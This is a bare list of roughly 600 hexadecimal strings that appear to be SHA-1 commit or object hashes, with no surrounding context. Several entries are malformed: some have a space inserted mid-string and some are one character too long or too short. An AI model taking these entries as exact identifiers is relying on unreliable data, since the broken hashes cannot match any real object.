fe54e2442d2b710d8575717644aaaf4468922290
ccad7b4c2a84f9eefd7b978535f486f10ca69e42
5fb713a7badcac1b78f9297b8df271d1b10aff4d
eaccd8a2cc06d1fe79b6f14c02b677e99b1a1c9e
53669e750706f5c3d9ed661d004151e70f856908
efabf1d5faa469d269421f63f3fb4d737e49c4eb
7c949e6e16c457cb4914204a106ce4fa48c3e3ce
4beb3845b79a1e6565f20aa34293e1fecfa5ea30
259ce6dd0338616189f37daea10da31baf1862c8
e74b9f0e9a8a54b5630b064b481eec5d73bd813a
012040cd5d0a84d8a1cdca0b7eacd892c5064d14
94b524efaab59ac6d51aaeafb31545103cabe4e3
b70be1b78e8c7b106f62b9f02784cfb85a7652dd
ba5d908659deffa0e5ef82f452ec490af995f414
304048560dc318477db356860dcf5c2a65e279e4
e31acf92266d32de77379d630807c4e25e7229ad
3d527186450aefa33a3ac2ba9256a98462785abf
cecbd64b6286c8d57ebbda9d48828f84cc8b3013
7fe22d77b8a4806bb93e1c6d1c9a4d84ef3ef5f6
c9397639a14150397d50e54953b4a01e84a69c49
59b5d0e677a48cc0f18b8b7108b6f565e259c764
598ffce6ca4327786c655a7a25e0add29fb596d6
38b2bec161af2693809fefe9c521e21211cbc4ce
368b13ae3468517e9d23a3f8ad98596076eba973
1dc673faa42d3d02f23701b86848cc361ad37787
b88c7096eb4e52947d9acaed2cf960516d97c0a0
4fc6895f3254ba3313c129ad993621fb7726869d
ecf4e23f4f1078eb085d62992fc3ece5e59a45d4
35c8103aa0135ac004aa052f65ffc24381c2d258
9b59ac42aaeb14c99898039be2b196d80a4a0b50
3c6d335414a2782ec3d5937875db50108f019683
04230bd1d4cd7db748faa2d0b52ce4bff331bf5e
6178408ad672de751926351ceb364c5805fd7ef9
f2107b9021daa8fb35d77c66b113aef8ade998f8
b250c19987d831b36dc498ec98022e1591625d44
ba50b396b59268229050f2d430a1406629dddb98
34e9121910bd27f8d05f9995c14c88163663fed4
1161071d8d1c14aa82440cf675bc19b87d5feb27
aec0e59fafeb4bd8d889859504931 22dacea4772
f9f33f89d114c69e8c1c393159e3c6e5e0babaf0
b2a5ffe0df02623ffc438b511db15a6bafee6343
ee8aaf184da1a6d861384cd4e2f1b3d13e812418
4b3a1a7c050ed31135cffc15805c2644fbf76660
5d55bc2c828f670c11840a42d9fda040c571dff2
b99c8922e0b086bdee8b5f60f53aa10bc19028da
7089203db45e98f482cebd94516080ed29b93062
00e438e30ee232a733955acb090d822bd497e03c
2ab9104e2906399f42a647da5ae560e8bde4a49d
c1b936cf226a425c90b2e4ded52f179c7a0eb8c5
1d31748693d82c0c4ce37b5b499f0578ca56b0a5
9e6ec802f353cc463dd6389eb03c7e8b1fd644d5
eb0c9743dce74a1d090bb763c3748dfa6062c543
12f61b0fedbe2baba2553da5007594daf0370b04
ac62f8191b9cba3322eaac2f89d0a27d0bb6dce1
4b0a833a2cce131b319bfea1c9cde9e5496a52b9
12a1cd0499f6dcd2f09134ac46ab9b60eaa998e4
e76be6a952c5fbaec6647737fef235b6166787d0
38f75d5232c12b90f0076d8e18b1e10e772a4223
22efb82c3d794332ecc0211798c92d5c12d91895
beeb3749430d23c466b3cc02bd7760debae72fec
8d321e0e61eb9108b7429047c6aea8f7ea835054
fef157fd3d21fe566fd6bf4e3074852a7147f2b8
cbc6525a70da605f3a8ff81b72ea5b258dbb1343
6cc7a4275d419d0f408f46b141e6b5b04f1110ea
083455c011d13571cfb43de28fa0a91c700c2529
d69fb491858f004ff057a879e8be9973eda3af41
51a11573d83481ce0d16a7180c43bfad2ee92abb
0d8349b344147986af172d9eb72a77779c2a1cc1
1e7de51ccf8d91856b3db32e1870fb5a8f1f31ae
4e8c3122a952e0418ec9cb4ea3c83b649dea13b3
5ccb2d9567bc324cdf49a0797df71ba6d30198a0
40abb8819d53d4a45326528ac63b4152d6608d3d
f00ebc2bb260a9c6732391988c5eeb51f701d202
5d5b2d2834cc4bd3cf7283cdd634e85ff389f484
a7f4ed3cec455c7adabaaaa9c156bdf1addf1e2b
ccc1558bd9d402f786f4cf6a2e22d885e59a8502
0655dfcd5f1afa010178f460055f98a37affb9e2
ef133753304fa47d9af194abcce99366dafca719
b4bbe5d4da65e0f4a27f00494ed4d9dc2075ac03
7fd6902207d50ec2bcc98e913e167174d1ccfd48
494aefe2fabe7c9cad43be88241625a446ec49c2
0ed6104682cd0dcf6726d082a4c42fc583ab2828
f87ace29bd02d21e4affb7cf47bb5fa4d8fe583d
5956b21090c3e253ea4b10c582c3630b555e0614
b2cfdcd068bca3e7434dab7ca945c698417af449
1d30afb61b9dee98d23430c1ab7dbf07d94497c8
9a9880b049442a35ec90a6f9af7207b47c8c4264
898a1a90404a59603031ae8f53d681a9bf6eac2b
2ef84e7b69153ab40956bd43ae2eeeb3c4f58a68
730ed94de3a5126d9421be41c9da5b79d4e2e2a5
363943925632f80cccc35a3147d80ea00fbae18a
f0f6cd871bf7eb1cfc6708ca70d1a763bbe892e6
1ca74da3e11fe333817070d49a9ed5d55d8f899d
ef3b59c62757652b5e87aafa7221aa16ce985d1d
ef3c53baae34b0a016bcc2e2d1c7074d06e477bf
621847743a088db9bd98f91b5f612998d9294a18
673ad04572f6fad4ad2dc57328c0ba52c8804de5
4d6150c56fbefd1561d4ddaafbe145eb79caf47e
7ee1bd0052df4cc232b3dd225b32475311dec06f
0cd47bf2c8a6cccf1e39d03a8c22b2a4d9b58718
45652a3139b484facb50052242cde0ff2d7c9aa7
78b4f3ae6238052a69f028d990a2d2b5fcba877b
182d14cdd0960e2989945760133 8cb1fc7fba8ce
a1b216c5cbe0dbca8a577f67ad995558ba1c4114
d9005aa21df51a09a36d28fadb14b87db6fc8555
c993edf2a39954453c9eeebb74c5d67b6393a1f0
b35c2ab4095d45fc6ecd690227beea39a66e14bc
98b2a01ecc93ddfb0801d777012cdd361bf1487c
7f103579659513d3a1e4e5c56a605fd9199429d7
ab75d11198b4d47331b22fcdd9773b6936728bb5
26e73fe31c93a22e390db21b7de37d9b9f7b0a0b
58375f1d976b61d708998c2b3218ac9fc25af3b8
1a3a34ddfef3704a4e47f1b00304c456aadd087b
d194a9c0c2e3f88f8480acff76cc2e470f13144e
b2dd2bebf820e4072089a3672492e4b63449e2ff
fafad09a9d2414c68fe9321fed1775f594ef8e56
ebdcc533e49ef3d147c2754639d2c2c6f85c272d
fcc6ca88cb2f9b9e16717d0dde9deda3bd07f24f
4b1273400b9435ee5a805f33fa8bd4576a1dd727
961613fd93878f7c901ff8d5c353c1b5ddd107b7
9860dea8e4a22a43494f811b71103af827cc34be
cc80d9f56c13b21c32ed98ce737ef34ed0a793c4
d21c4a53d3979a65eee0f6ef7ef57c912897411c
6b121f79a50201cf74731a84cbee4055c105417a
ab9739e3a1ab95a7c2fb34bd9a039665b7da71eb
ee73293ae8478535736b6bdf93974ebc5dcd8c5d
a9b6ee4ed8ca4cf421ad9efd46a230d3e8447fd8
cf149c49fdd8c33eccc3090c182c43ba82fc4ad2
b46f2e9a2b0d4e2a354de80e72abb98632737465
ff5805e74ac14e117d5124471c97689ca5a29fc4
19e13fa855b8b6a892683cbf5d0635e3261b5e78
b5daf626b02c1ee469978cad1ce195d2a5a13934
4f3dd327a062f6e7929106a10ed9fc83206d709c
97bd3f47014413e60114f7312beb7845bdaa609c
ba6880b1ad5a564d7db7921e2280a3311466b014
b0808719439027767 2a8eb74c002734c3ee23c8b
f8714bb7177a1bd2ba452da999c4688746211283
5c57955cf648e5c099f92686774ced6d21c5af60
c1b608d30577456dde5b2a58316520e632ed6f3a
a9a9fa913863eb8c89c114843a9beea7946e93b1
7c31b837a1aadd757563172f5961262e15ffc226
c44961ab09a124b07186441f807826ca7dc6d51a
d87c678918b09759614939a302f6b027344c64bf
3a17859167b60e6dbc86dc9fee4f793770ab3801
5d340c116e35522ec8bb5a00df58c0961e88687c
2e61927c1a80865a54bcd751d683611ae379b111
a3752f803f56bc4341a9e07a6a68e99ef51598ed
45364b0d89692c6165fad3885c554123f2f7fb96
91658a217d691a5d70355da5c3e6833f2bdb30e6
b1be1424d7f19384fe2042191a0c82cef27b3694
35b8967893e087bad9820a6ea498f2c8e90900eb
e3f139663c667140a464d51d82637df59b4d85ea
528131a3508bd18ec3f7232860b9c706f84c593d
9d26b918d2f50cb854fdb233e6baf12f673df18e
b2ddca3a6f945ab7ab5f0b6911467dd824fc08ee
28e47da845fbbc215d35dc2aae4d9a1368695a1f
30640bb1cb5525dce3cf7c067b54f2a6aa948ca1
e4f2ffc1466ce1ea59d429debd8266f242c50db9
f2abbb23370e03697314d4b68978b1ea528cb5eb
6aa72557cd7341ff1e9c729ecbe50d53da0482ae
925044d4e7e3ca9492452f37ef78167652b9dac9
e0123876fc6759c10a6b3d6f7142338c00bf4c76
826bdcee533580a7fcd0de32fb07b20b1282be2f
6c862b41ee9d73acb0907d920a3838c76180a81f
ad40cef0bf1c591720477411ac85f7f105c86509
cda6f1057c136416a4cf76cbee5b2c1a5f84d8ee
1ec2436395f80862d5ae237eb56298ca3d448b83
6550259da373f7198f0b3d4424f47a0c2d36cb19
6673f6a8576bde4fabcda4faa0f3bf24c5a15875
1e4b36b199f03790d628087c9862e42a86b1fbb1
89b7360a1d7abd649a8f0afbf7fd2e60d7f2f9fc
661b8150bd8186e5fc808a7ba62df6ebd3c38f5a
3495bb655e6c0e44a2daae281eaf307806db1524
69473d0079173631acc5fd47f377224c7859d4c5
51d2dd2ef6347cfb16e5c6c5f7f32cfaf960bbbd
dc293a67530b719e5fa83f79191f6f6ccb55605c
61a387fb3d153d8f67b3013d197f99aa1d10167c
539c6ff8b7668546b1ace7a11b186f41181a94b5
89b18d3a431f0562c4b12c21f4ea91229d8fb94a
6c6510c76a12ab17cac16f82b324723d1441dbc2
c6481acc43ff425e5ff1d403ded775dd275bf8b7
04c17f1fc099135a0433b5dec0bafc562a6a194c
0acfe53d964f9b4fce67951915e2c092ea39b805
816cedab82dfdde7aa3830b901ba30c1fad6eb14
d7715ee5b9c0040ec86a0301841272d08a7d7100
510ad007977456e3af7764fb9f8c7e0f1f02a1a8
f693a972751e058f39144b7ae2a77e45e8cbde83
c0f8d4646a3a69ddba03b50f64400eeac670d7b1
52fa75951041c10052fb2a31d805c34c9b49140b
f9d907aa088e261bf96b3bceb626463f94c1eecd
11060742ed0f5c59aa8061820b6d865c37c4b71d
f279d852a27bcabce4f23e1abd48ceb426da4147
f9d30eac08e7865b900284f188fee7d700cac53c
830f1b6c8ea3de1d59943642569c6518bbaf1f16
486a2fa90440ae7110b82689986e36f887d06d81
b537c2064fa4a7e8a5e216525530f55b906dc372
6247a8859b189ffb06e4c8f9473d79dc6aba110f
28dbd02a7b61da24eab2e59f2e23d437758a2f8d
ee0696587174d2cfac770052575c95eabb7e0fa1
9eb5e3696da69b043d06181612fafc10ebbfb0cb
71a499ae699097b5bfeba6f25a41a4be4838b594
86131898d0178a51109f3367254a6c976c893faf
f4f44324f7a43d4ef127d573d296a11e18b2da45
60da984ea88b655fe9eb6eeba6c5a83de73e7b56
5e03607497c743429084416bba0f7477fe702d70
5baa153ee5ac1fe518cd55ca9f269be15a2cd7d9
e89389d24993ebf17ae8a2005b0ac6046a551581
2ca4130db04c9be01a44edba8d43b60b768bef67
9ae9fc82fd6bbe6389d9bd6aea3d7f7630f1eba4
3570f555ffdc20d0b3d537c58bf6d1dc8781cff3
b8678bbad7bf69cf8b2a7c2865ebb4d35f39f251
e36e61576f1ef7ee829ae7321edf9a5a0ef694411
081abe7b1dd2facb5f89f0211c0f25ea3cd5d7f7
cbf052b7ebcbe7108a14a520f519ad628ffd2c69
d30c8b95b0ec7a345f2f0f47f208143defa1c0f5
be6751047d0f413022881ee47ab73bc45eb3f638
306ab54775aa9f86292fa77eeca3491f603d471a
de60003a9d7cc5226ebe80ac179cedbc143b8502
a6fa79050f34183e72d07d11a763730c4de046e2
4deedb3c0bb1f4df7cac3fc1485e5c583f67e623
707811a7a2e33c46a8963dfa095719a213c946a5
896f2ffcda57e6c345a37436f0b50d828f8e58e7
0d20d3b337937f979578ff435a1d24edff821fa5
a2018dc7a3878088e851fad842cd15216c506d35

c11afd91f163c09f431cca8330bcd4b7fedb5865
e705ce4d45af198ea182d524a490c2865ac8c6a7
edd792dc5d055b20fbe05e3f998e929f9dc72d62
f107f7665ec5806116e98eafc6a0561da2d28e9c
5d4bbccd4426b3a5f0ba8167aac7ba66ea0c6661
a7cdf45fcb0d46fd6a94b31177646a02c8535ab2
dca9cee3e337341771f44e15406ee78dc4cc57af
25163c7c5ff8393c8fc7c17968e06b4b206ad72f
5c5b62adf2e4c08d1372435b9f20b3e789da12e5
bf9eb7fd005cde35579c07c9e23eb65f4b8cd292
3c8ba8ef12f8e756a60c7ab749e21eee6e1577f1
d97769f64c2531cfa8b825e3953fb390a2d0bf7c
b9014248d08a1e54f19b1e9c5a3ed69798134c11
906a6c584ab4ed19d21640984206881ac18ab92f
5e6bfbbef0458899444fe4cc22acd871047d3400
96089fcd8556ce2c254789170ba2e0b7de524e26
33b7e2671b575e0400c7b8ec0342c3bde7395f25
12f356f2e1013ad47eab89ecb993d923c5b2e0e3
281562ced33a5e0ef43761ad1799af56f39e130a
353902e99d92bed9c623a58ec91d5e7d47ffc767
4683951c1a9a3e9e77b9a1e3608fd7d9dc8204ca
fce5f4ebda3d773ce05273afd22ad032762fbb0b
cbba8e06cdca43be4eff580095c6c46e696ca676
55e6423577dfc6563c6f549408347584ef519bc1
5be867e0a9d2b9bbdc1b6746fe78627355adfd93
e8cf9f6c05627279144f07d41517f891bd33997f
5bcad8240445982881f1192eb9cd56a38cca8757
dfabd9728c00e946a31820543364ba1b4042e369
e424069eeefa7df6a82ee581747ebba299b578e3
84a0a33c050dc6ae41dc76acd842ca182095a042
5fbe2470b91d790dfe701dd9a05105c073236c6a
c1b497e222d1fe55f7bd124d29abcb2b300272b5
3aabac60a6b54f88cfa16d63fe46889c9794b549
72e6f70795486a6c90344192a9c3e0c942932c87
bb3abb4ea3588de4c94c11f8468c5365b46766cc
5723bb995d2233d326f7ca31e39053cead0c5ad8
2f4083cdf0017e74648868e0d24f2c2a2044acb6
b3fe4641af1efd0b53e1cdfabe6159e1215d8867
55f20573a224adf2d95d77b4fb12506eea58aad5
faa6d2af6f0654ce1118149330b38cfb5fd619d2
935558f51492b362146f8f51c3f006df36a23ba1
bc0768cf317e88239bbf05db3a857a56af5bb374
dfbe8c358673df0d95ec8fcc4eb5a3adc1a41752
f7dac117a1ea6fc819de6818dbfbfd87a3c43680
2c7809fc03979d889e147d867c58a847a71be369
9606c51321dadba4c4016ce9be5ba73c2149838e
0221fa499c15a10aa395ba033b90b2631ab2793e
6b061b6ca965be9a1eaec4a4bf773931f2730cfb
2f2f3f056129c7ec7f0188fafe7096c5a98ef3a5
0bf161653f1191676e5c8b3c1deb353b3ac88a91
76e525ea5b5cabf331d746c2d370c8464df3445b
f3f1cce54bb354acc19aa173f4b233c38a01beb7
51749303274 4ecbf045fb75c104ccfec835bc175
51885714b6c5371014bb8305e66ddc47da869125
297fb10ac04b7b72ba573d11f129e82b3979b266
3f851835e451942fcebde51e5907a8c81d2b6d75
30f2cfbf8fb08e5cdc6b7f3b8be1b0df72d9757e
4e66d11ed252bba00c7e4bea9a1a5e0ab982fbf4
6e9d4da5278e8b9e2c87f74ac4842f36e937e947
20301929b7e74ac9004ca347b6022479822b7108
36b9dc26139e471a8c33bf32f051fb12f9b6e035
5a14ac344f337030e3c337fd9f2ff79bbce5b7ee
3dac7db7daadea1ac9a75d1ff04ad226bd4851b6
5004109c284b970bda44e57f0271c0aa0f51bad6
0937b0cb2d5f374c6074a163a084f0b9ccf1f9a9
c9a040ed5b375c069ce323f97e57ef1b59455579
ee1940db1a095f0defc3c11c51ffc87c0d791cf6
2400ef59bcbf6a8815dd4c2d4456e99f66b7ae10
1803f91db8d085b85eb6d8c3057ddf2163275e78
25f485b8338ba958f18fed25722d767b98c6b852
6a797868ac905e9068359d4e1fd0bd5bef8476f1
f4b55385fcbc659800a71c400e12b23b61285345
6556ad88582d27f4b4e2854af4890c582eb77993
b70044713ba24ec270759e739f75c201ce3ac2ff
cf211ab6129e04530329f6706d202d40c22a962c
6e7d84edb5a5552f88440198f858de16ce72b381
e4f5a64237fcb8134152fd0319bd8931548d4416
b13d2267057bffa586f4e716ed20361ae2e6e816
0564c91b22e839cf3b8b0cf40b6b8ab118db9c64
3c86eb9c032817e8cddb0e061c650ef0422bf0d5
b99ec9f4d66d14950fb5da5bc186c47ed55d4c5e
e3777d8a9000666079e95d7a845ea7d571cacfaa6
7739afc0dab4176be3507eecb7a2dcad062ca032
f7e1d35025e2fc58a8241ba1d06841ea26f69914
0ed6a84650ec47fe62af892fa4c158f765b3545e
ee1a95ed1da434292d498d950719de2364d3c136
6374da0c6a46d5f6628408e043d0a6f20eaf204d
fe52e0a5a4bdd179e7704750966f1e0d52f59f0f
5c43d8a28f24e6af90ae0aefd83331df09c46736
9bbad898123e7d3cb9863beb9beec2554693da64
464e9fa8adac6c28c48cffc5114b87f89e76c35b
4fabd2a5847b5a4af3492d15df567fbe2d5ea628
534d18a9a8dfbbe5fb733910bd59c7c93b0b6c2c
b286562203fefff25a21337055b033bfd001224e
bd68035feefbed514338e8c5f56d25699f20aa46
65212e553372dd7163d3ba1e29d357234ac25df2
9168507f848fcc87de6ab6910ba17853bf94e5cb
de67bdd76b842fa7cb0a048759f37ec2e391d876
dd6e1e8acdbd76800351ec7f2fec6bb8c86f6386
62f03e57ecb3d7ef67c4a95c587833b620ce24b3
5be4d37cf40eb9ccc2023a450ff813ca025d1ccf
40be215cc9c47401a699c4e71011e5059fc6de4a
bc1aa38cd206787417 25db32c74dfeade359edf1
65d8d0e502a6844cd8b711a1d5f17fdf998fb4ecd
f4b40bb3826a86154b1d3bfef288ffc5ecefe7ad
caebb2c358c9bd600dc24d255cdb9bfe75544ae1
731277a42f4e387ad1e39a84c5b66b8d06442e8d
d2d94d586cb0c47cde5f4b3594f6bfa62f17171b
f01c4ba22ad5327897b84ba7691f5ff03a2ffe24
031151b5c25462dd1c4ee1626347fa2569224cc9
e57128db39a73cc26d1b6b4f109bef8a01309ec7
f493d4e844d6ba357c7efc198a43387c6542a6d1
b12ace1025e132c1eb6c870323e304a3b247d882
f38ee9b5528c10c453f6b748e725bf6c12a67c17
9ac2bdba9a371c9d24574ff2e27cb4a628ba43fd
5cd4b1ce6b085a512ada46b96c0c1ba226eefa01
1c3ccbcf55f4c646df5eb6ae99a53ee652aa5992
7a4de5f8aab1f67319a74abb6c9f3e0a82d301e2
eeb1a7b82d802db8a1ba9e1019524958d5c95f4e
d41ef3b03faabe22e4a64444575539fe7b8710d1
eae1db89468c1b690e74fdce83e9c97163f9cc63
7e5cdceb2f86fd321e2273f1d762479c9c4a784a
b7555386956211694cce0b63b7c21e6ec72c6ff6
fc05158016534678ae72c137375dd7ad9fabcbfb
6813dbcccd5a37ac8f4a056503ebd5dfc320e89e
c4f3fea008c8d27ae6cf44cb399c7d1fb519ebca
51ce660bf66deba5cef8909be2d0249e8cded791
fa3df3236f75b7fabb646b2621285eaf8b35ba66
2ab681292f3380d867bd234b9415c723be29aa68
6d851fc88f9458806579f183b9f5bca15a9c8d08
1ce875733278cfd58d2ba16f4d23f88b4ece8c2c
7016e7af093c677723a0d6c7bf61391fcceaf4ef
afb7cdc5428c875c3cbc6b21f2fd59b0a1313581
8e0e1cb2a23a007a8af64299dd9019b234d5ec41
eee720d364254d1ef8e4992209975128125fd79e7
7214769b25e1ee6528fcc6271989c0d054687585
1f073788980c3a93a135bae25f2ebc6194f321c6
208770dd1b89e27e11b60f2fc61dcfa177b930c2
0ea46f1c7c74774c87cfb63877630e0082d4069
e2c7168e4b9de6e01ffa6bf5507a2db0e1275cb1
17b38ce6ea7c4f6b7a36ade52bdfc76f3244cb00
98fce871ea4483e1b7989f626ec8dfc0767a45b9
486cee10965bca87374780af73578292e810bdf4
95218af5c5090f6dd98c1ca79b78169a3bb3d617
09a99ca3125cb98548d55acfd8fed050748bbf38
72882592e54ae2e0c65cac5659c954e12bda64f9
68c99dc65f197a0e383c183c438d153b52481913
5d39754e8e8e3cf07165d92f80969dc29da89081
fd4d3edc68607e6cf37b9e5d20814bbe982b4411
caa05c263a6c54720c21d7b9a87ab22dce3ef13a
5f9651f600ab0f688e0dc2647fcd2ef5b166bb61
471b96412fe872b646c057e38a65721495d28bee
7f1e2f876e488b579a2100dceaeb90f536d24b97
ed6e718e00b2dc1cd8cc87a76fa3e589f58fb061
def567c3e2070ca9cac268e45ff843ad9e5d9a0a
9c93414b6a2eefd73b37d441fc53280167d3745d
73d958486de1a4922ca865c533673f0dfefb6b7c
d677d146b6df5c3d912a03cf24661db674ca49ce
99b279926e2b66bc9976e27f84fdf1fbe8cbfee3
3aa709e1d087832cc959dfaf53785a91647c67ac
1f2747c5b135fc54065a4287678868963560 20fe
865fd9ec610359caa7c8ad86c471e79aeb7880f8
f59e3c9b5afcf22f9930a16c75d586497f2d206c
9780798f8f970c6e017c2ecc2a3c4362fae6f86a
b3fb8136f6064373dc4f7e9bc5467aa3f80d7b49
206699a48393c2b56185fbbcf3e222ed7708eff6
9802583c34a4b8c17935dc68b5c74f9de413cb47
0fdccff23dfdc87aab3bac7ec7e0c620b6902320
df27b666e11ffa20f7e58673704c116c9f57eea1
8d64aab60d7d0797ebd18e75313dcdc1c178c838
f8e17c1c09360fa63d2b9bd3ab844dcfcba99e5d
39f898df2a5cb35d8d1b1dfe47ba7734b525da9a
e3e2b79147dec715d50941691d62250d77c1e4ca
fcf67bce54143da35cdeed32e7f6034ca253ccb5
32c4869a16da9fb48bc7371a0a28f286fe883a8d
e969be5174814b54ebc7502cc6f58607df1b7982
918f3d11967941127a8ca8c4248e8f92ddc98395
3fc25db7263b3b8ac0216ead267e84f168e58dc9
0d7bee2bf1d1821ad7128a8ea08b04632d61c7e9
9f49d516c1afdf76d18ea64e68d3a09be2f0bdc7
86308355d5bbbfc3c814f0b155c7aec0bd6dd3d0
1a82a6104ddaeff3042bcd0845b48df2e361f34a
3fe3e29cc9175c83f03173bd45d8aec61285054f
5b97e11c76549dad9bee53b7a774b1c5708aac4b
8c78accfa8bc7ca4fc9eafd0ea2d7897d5b763e0
9c18034d2a23d0422d9af7f6d3140c2c3ef6bd0f
dc956353e8e89f3195a779844ae058e5ea647bdf
6412ed18d6dea17a4579ae69f12786f64d9a6223
b5080fcb972900705c83818180ceea50fdc6929a
02f86c24af18273b7d557cca02d743fcefec86ca
606c30a89ac19830e803dbbc98724ffbf5767baf
8b6d4a07858d721e7d1883a7486d452f0b6fc6eb
ebcf7a22a72ab5cd6bdfa704b39f1f99a1f458b6
d404d7e3639d79a9bcf068b2531a0f2d4e67ed3e
888f2bd5ea9368fa287ca7f87ef9b716045fca41
7c11eeb9f619a39ad2c747dfd2d375ef9b220ff2
2066af14c92b67c23a5386f35a4773e4752dc7c5
c71a5dbb1f8626cee79f5f1fa771c6a5ccf2248a
577e1b44dedcb75811258fee05efc0613c500a1a
acd524b109ae524d1cf2ae63771fcc735b9c32bd
15086660dc49031f8d8e2d4657114abacdf3f9ee
05a487769ef3f38e44dd2c9113f33e53dfb03298
b8fee168a0c13d2345daf75a51b576bd4bb37865
558f2522c9249847a6c00c1fe5b1c3cc4b14c36f
ae4f897008329f8af6fa6d2613054aaa6f9fb8f1
b0de2a166e5faa8673d84c15b1603552e905a7c4
fb79712e02ef8769620ce25b0deb2322888a54a7
5c972efed3b8735798262e4d285f8420d1fb7581
96179a9bfa3994b505a4e725fc161429db12fa4d
830f4e631722db12f8861d454c91f1b06a5b6b3b
907bfdd56f75f31e638426edb27a7515534958f1
26f80536cafa72158df2710bfe7feef35e17d089
dbe3e3c7594e5854bcc3b59e0a0e02012e9d629a
d80aff6711b3924601694 44c2dc1b81cd7ca811f
346428a05624ef88b5c6e72a84c2c6e41786ed4f
b37ff1daeef579c39029f9cd4f5a8bbc45383776
87de3f09b2154e71b05e9d319bf7d32f72fa14ac
be27acd7c9ad83df21111c185ce0f62a653ff10b
e769089b10f2d1155772bc7f27a35650dc7c1c3d
1f383a4ca70b3174b13c95abd9558004f1c56f07
c8ff48ca8a50ba75ad6fa8ccf8ab5b7c0f1f3477
14e7a625067633041f4402497dc45716394dd4e4
2a4d6f716ac210cd81a81889c2539e41b0cda746
4c9dcd5647fe0b9c59e969e6d9a51d109f37f972
ae7d42f192b4b33682a5ed45910fc2a19dbd404b
36248353451a1db393fd158dd8165c5c3c0cb871
453280c4e7901cf24e24c45a751b38f18cc3abd7
f1e5e925223540a177213ecf3fae475b6bf99972
8694a79d86896c30875d451b5de23d33beab314e
08bbab0b42ebfed0f0fa3a639cb4e74608f997f0
f08def846d8e1050666edca584a489c7bd0d146f
d5c9b9dcd8581f6c7b29d27019d6d1158559d5d0
4834599c755983e2b9ce921962b29e7061d25203
571bfb622297f50a83e1e6a510736cf303bcd5ed
3f313370fc71d9880aec45c2761b7880f8b2ba71
f1480ea75501b3a70a44e2c6257add850ba6a7ccb
43b2f0004050e401a749bb6585e727b03fe871f7
b6dfd40e8beb7b79fba4648108570e037102c2f8
d6f3b691f55038e24bf2346a2e9a24b9a90b24e2
c45b04603f498ec8c132e677198af194cf3d0c2a
b166b0d7dbc8e5f922a65982270482d45355d197
6e477775ccfd2a5f18de4bef0c9d8ec0bd819227
fb92024abce7a2284b29520de4159c7c10727375
249f97df4a17f9bc6f873791c4269c3a910b6829
2e53d2105cb707251a30f2bc8d45d349183a9015
d12803aa2bf820f30815f13c2e7211b1055434df
1e92296e1e8e87e6cf4e47845e8c3ebe1f195904
47998bb97911a2a0cd73d65ecda2a3e0b6daacdb
fca9613baef0874ea8a5ed263614ec335763025c
5153c756a022edbb582bb3d17f2f84352c46c522
7bd386c6b4f3b97d77ad4c54b13f56e4668bef6a
66a2e3724e514dbfd851af10e94d0253e4dc0b7a
8b18c3aeedec1fc938e31446e552861c5b93cfe1
c82897f1651ef43f94d2b6dd09edf482d6fb0ff0
44a04c7b00335f20045d1ecbea16b36fb769fee3
896971533d1eb74b13eb4fb7c72ebe28abc7a8cd
a2b307c3f9d9c861ca4997b3272819429a64f38a
2d998944ed43044dba5162a8f4e648f71c0c9f24
c97bf994b7f1d67e4aaea476b2fa3592b1d5af39
479755f49b505fcb0264d96c71b71f1bb1ab7f95
f8daafe69ff0bbecd12f783151e3ea73f21ab20c
97f9a274240c8f5f00bb3f66c7e87f15846d91ed
cbb84e24d8f23896f55381df65eea15bbfcbdaee
6d037bbc5fa94a3b19db5c90b1688bf34b8feaed
2a637ce81b0cfad9a146eb2b08766b62ae8907ec
1052a88c5bdc769a059be034f92d80c1bedca454
76822159873535d0fbb0b0f7b1f38e4999f63fa7
c60472abd47d1440081b8ca62bc6e0f4190f008e
fd2ea4033e71c54141a9ce293e92639389f4f327
7b8d9fe0a514eccc54150c36c22713ca51d594db
5da9fd047d70269ef0c53432b0d659333bbb869e
79d1e814ee6dc29798c065b3c8e1c7564ff70c92
a0bda40811e5421a543fd35d2f9d8c41643e18e2
dda787c325d01310cf968da6870221bc25d306e0
3bb6dc9ee5a9cdf2abfc78544adf3b64afb3de8d
f921013223d9a5906b684b99065e0a63a5630b75
fa0270be35a96dc840213b76091699cc5f7087ac
3f367ca5107350483be0c2dfe4bbca48de1bd808
8a8582046b555dae3a388925bff237ffb3661967
a449706afe868545d65f385b9f8aeb21a3c99f09
c1c664c50f09644d3b7d1739e0e424e90e308456
79efc61110df65bc1b8e225d0e096adaede275e0
f1f18ad14d4ebe08218cf1545b1f65487ed4eb74
c7f71e104b0b1eef056097a57847cf7c1094bf33
fb3b55fa312450feaea9c471706c92883789c45b
953657ed8b8e1329b1132d737428f44105bf39bb
abc7d77ad28e885ea52ed4b01399ec2753d5e841
d709b88049f73124a70a1b89f832812073f11e25
b1c96b47f67fded6ef2446d544220b64303cd53b
2245a0368ccc8cfad9b1003085161 75c80c546a0
6d5f4e22f77085634e2d24e201efeb2604dacdd7
a494d045901707c508a1fd2a5d15b829426be4ca
2ef2219b57fc8183de14082af596a8ca7be585da
2dbc7489b4abfca624d03a8ffc06bb50945f92d3
03c63cb96d1e6e9d1ed6e14f611ccbaea8237982
8e49bda5e245b955757105cde53d1ebd57b38be8
b7f0e2701e9b6d0f63d026da81032cc29557f10a
9c71dfa0f2e239e295705d93f0dbf1de15476fa4
9246f00f20d925f32eaf5f71de70146649e4d675
83ec1ee2e62235a317f81c598d9f6423d8620143
21a4f790d96b3dc7b512e0fa54ca5c168c2b0668
40de4d45ab3b75e831f3e716f477a61fc79a8d9b
195334bb9d90bd7d14e0baed343a8243e51bce4d
914faf95aa476b6ebbe63ca7b1a4f42b11b804b8
ab52807d3a3ed39990e901dd58607a6651d186e9
0e49dc5b3f7cf1fd419bf29a33e9c3e811ebc7b74
d08e4b11bfa5f0735e00b46b6896914b5d4d33da
93c1874af206e1a2dda31e554d123c06fe0525cd
a4817bd0ed78cc7bf05c5262f09fe725ed8fe47d
ede74a9fd438762d33b3f0ef451448014d9769b3
ec46a6d66c3dfa0f9136198ecd5dba8899a31ba0
de05ba511f21f306293345dc3cfe1ff7ccb7d133

```
4c605498b89a1a36ecf13f56a9c8cb8f1430a2ab
4e21a103c798edc8936212d3fcd02298564bc879
8e1a30643ffad7e552a38e28bb211466cfad4d2e
b3e4ecdba23e804f91417702d197833cdc44cc26
ec440fa1b2954cb51c7939faf4624ffc5ba3f2a4
f20aafda3d3039b787c7b2b2683d3675d36ed97d
ff3c30e774d212733bc14d0be7530e385ccab8b7
def03a4521d2096f5c3f5fe005548b867dcc45b6
33631ac75f4aa076f18607ff920a40d01000e816
12749f3b7f99590fe4621f06fafc1047aa3aae36
